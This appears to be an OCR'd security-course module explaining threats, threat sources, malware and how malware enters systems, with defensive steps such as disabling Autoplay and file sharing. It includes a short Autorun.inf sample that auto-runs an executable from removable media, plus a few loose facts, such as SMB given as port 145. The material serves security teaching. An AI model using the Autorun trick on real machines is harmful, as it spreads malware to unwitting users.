
Module Objectives

Recent trends in cyber security breaches illustrate that no system or network is immune to attacks. All organizations that store, transmit, and handle data need to enforce strong security mechanisms to continuously monitor their IT environment in order to identify the vulnerabilities and resolve them before exploitation. It is important to understand the difference between a security threat and a vulnerability. Security threats are incidents that negatively impact the organization's IT infrastructure, whereas vulnerabilities are security gaps or flaws in a system or network that make threats possible, tempting hackers to exploit them.

This module starts with an introduction to threats and threat sources. It provides insight into malware and its types. Later, the module discusses vulnerabilities and ends with a brief discussion on the types of vulnerability assessment, and vulnerability assessment tools.

At the end of this module, you will be able to do the following:

- Explain the threat and threat sources
- Understand malware and components of malware
- Describe the common techniques attackers use to distribute malware on the web
- Describe different types of malware and malware countermeasures
- Explain the vulnerability and vulnerability classification
- Understand the vulnerability research
- Understand vulnerability assessment and the types of vulnerability assessment
- Explain vulnerability scoring systems and vulnerability management life cycle
- Know about the vulnerability assessment tools and vulnerability exploitation



Module Flow

1 **Define Threat and Threat Sources**

2 **Define Malware and its Types**

3 **Define Vulnerabilities**

4 **Define Vulnerability Assessment**

VULNERABILIT
SCANNING

Define Threat and Threat Sources

The security professionals need to understand the threat and threat sources to easily tackle and handle the evolving threats, their TTPs, and actors. This section discusses the threat, and threat sources.

What is a Threat?

- A threat is the potential occurrence of an undesirable event that can eventually **damage** and **disrupt** the operational and functional activities of an organization
- Attackers use cyber threats to **infiltrate** and **steal data** such as individual's personal information, financial information, and login credentials


What is a Threat?

A threat is the potential occurrence of an undesirable event that can eventually damage and disrupt the operational and functional activities of an organization. A threat can be any type of entity or action performed on physical or intangible assets that can disrupt security. The existence of threats may be accidental, intentional, or due to the impact of another action. Attackers use cyber threats to infiltrate and steal data such as personal information, financial information, and login credentials. They can also use a compromised system to perform malicious activities and launch further attacks. The criticality of a threat is based on how much damage it can cause, how uncontrollable it is, or the level of complexity in identifying the latest discovered threat incident in advance. Threats to data assets cause loss of confidentiality, integrity, or availability (CIA) of data. They also result in data loss, identity theft, cyber sabotage, and information disclosure.

Examples of Threats

- An attacker stealing sensitive data of an organization
- An attacker causing a server to shut down
- An attacker tricking an employee into revealing sensitive information
- An attacker infecting a system with malware
- An attacker spoofing the identity of an authorized person to gain access
- An attacker modifying or tampering with the data transferred over a network
- An attacker remotely altering the data in a database server
- An attacker performing URL redirection or URL forwarding

- An attacker performing privilege escalation for unauthorized access
- An attacker executing denial-of-service (DoS) attacks for making resources unavailable
- An attacker eavesdropping on a communication channel without authorized access



Threat Sources

Threat Sources

Natural

- Fires
- Floods
- Power failures

Unintentional

- Unskilled administrators
- Accidents
- Lazy or untrained employees

Intentional

Internal

- Fired employee
- Disgruntled employee
- Service providers
- Contractors

External

- Hackers
- Criminals
- Terrorists
- Foreign intelligence agents
- Corporate raiders

Threat Sources

The following are the various sources from which threats originate. They can be broadly classified as natural threats, unintentional threats, and intentional threats.



Threat Sources
Natural
Fires
Floods
Power failures
Unintentional
Unskilled administrators
Accidents
Lazy or untrained employees
Intentional
Internal
Fired employee
Disgruntled employee
Service providers
Contractors
External
Hackers
Criminals
Terrorists
Foreign intelligence agents
Corporate raiders

Figure 3.1: Classification of Threat Sources

- **Natural Threats**

  Natural factors such as fires, floods, power failures, lightning, meteor, and earthquakes are potential threats to the assets of an organization. For example, these may cause severe physical damage to computer systems.

- **Unintentional Threats**

  Unintentional threats are threats that exist due to the potential for unintentional errors occurring within the organization. Examples include insider-originating security breaches, negligence, operator errors, unskilled administrators, lazy or untrained employees, and accidents.

- **Intentional Threats**

  There are two sources of intentional threats.

  - **Internal Threats**

    Most computer and Internet-related crimes are insiders or internal attacks. These threats are performed by insiders within the organization such as disgruntled or negligent employees and harm the organization intentionally or unintentionally. Most of these attacks are performed by privileged users of the network.

    The causes for insider attacks could be revenge, disrespect, frustration, or lack of security awareness. Insider attacks are more dangerous than external attacks because insiders are familiar with the network architecture, security policies, and regulations of the organization. Additionally, security measures and solutions typically focus more on external attacks, potentially leading an organization to be underequipped to identify and counter internal attacks.

  - **External Threats**

    External attacks are performed by exploiting vulnerabilities that already exist in a network, without the assistance of insider employees. Therefore, the potential to perform an external attack depends on the severity of the identified network weaknesses. Attackers may perform such attacks for financial gain, to damage the reputation of the target organization, or simply for the sake of curiosity. External attackers can be individuals with expertise in attack techniques or a group of people who work together with a shared motive. For example, attacks can be performed with the objective of supporting a cause, by competitor companies for corporate espionage, and by countries for surveillance. Attackers performing external attacks have a predefined plan and use specialized tools and techniques to successfully penetrate networks. External attacks can include application- and virus-based attacks, password-based attacks, instant messaging–based attacks, network traffic–based attacks, and operating system (OS)–based attacks.


    External threats are further classified into two types.

    - **Structured external threats**

      Structured external threats are implemented by technically skilled attackers, using various tools to gain access into a network, with the aim of disrupting services. The motivation behind such attacks includes criminal bribes, racism, politics, terrorism, etc. Examples include distributed ICMP floods, spoofing, and simultaneously executing attacks from multiple sources. Tracking and identifying an attacker executing such an attack can be challenging.

- **Unstructured external threats**

  Unstructured external threats are implemented by unskilled attackers, typically script kiddies who may be aspiring hackers, to access networks. Most of these attacks are performed primarily out of curiosity, rather than with criminal intentions. For example, untrained attackers use freely available online tools for attempting a network attack or for crashing a website or other public domains on the Internet. Unstructured external threats can easily be prevented by adopting security solutions such as port-scanning and address-sweeping tools.



Module Flow

1 **Define Threat and Threat Sources**


2 **Define Malware and its Types**

3 **Define Vulnerabilities**

4 **Define Vulnerability Assessment**

Define Malware and its Types

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware, types of malware, and highlights the common techniques used by attackers to distribute malware on the web.


MALWARE
SCAN NOW
Click here for more information

Introduction to Malware

- ☐ Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Malware programmers develop and use malware to:


- Attack browsers and **track websites** visited
- **Slow down** systems and degrade system performance
- Cause hardware failure, rendering computers **inoperable**
- **Steal personal information**, including contacts

Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. This malicious software may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails



Different Ways for Malware to Enter a System

1. Instant Messenger applications
2. Portable hardware media/removable devices
3. Browser and email software bugs
4. Untrusted sites and freeware web applications/ software
5. Downloading files from the Internet
6. Email attachments
7. Installation by other malware
8. Bluetooth and wireless networks

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice’s system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.

  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
4. In the **Details** pane, double-click **Turn off Autoplay**.
5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
6. **Restart** the computer.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook Express or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Google Play Core Library (CVE-2020-8913), Cloudflare WARP for Windows (CVE-2020-35152), Oracle WebLogic Server (CVE-2020-14750), and Apache Tomcat (CVE-2021-24122). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

  - If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
  - Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
  - Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
  - Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
  - It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Freeware Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus

software before downloading them. Just because a website looks professional does not mean that it is safe.

- Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user’s friend is conducting some research, and the user would like to know more about the friend’s research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend’s e-mail address. The attacker will merely code a program to falsely populate the e-mail “**From:**” field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

  Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender’s email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine’s IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing Services**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.


  Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option in Windows, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator’s site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.



Common Techniques Attackers Use to Distribute Malware on the Web

Black hat Search Engine Optimization (SEO)	Ranking malware **pages highly** in search results
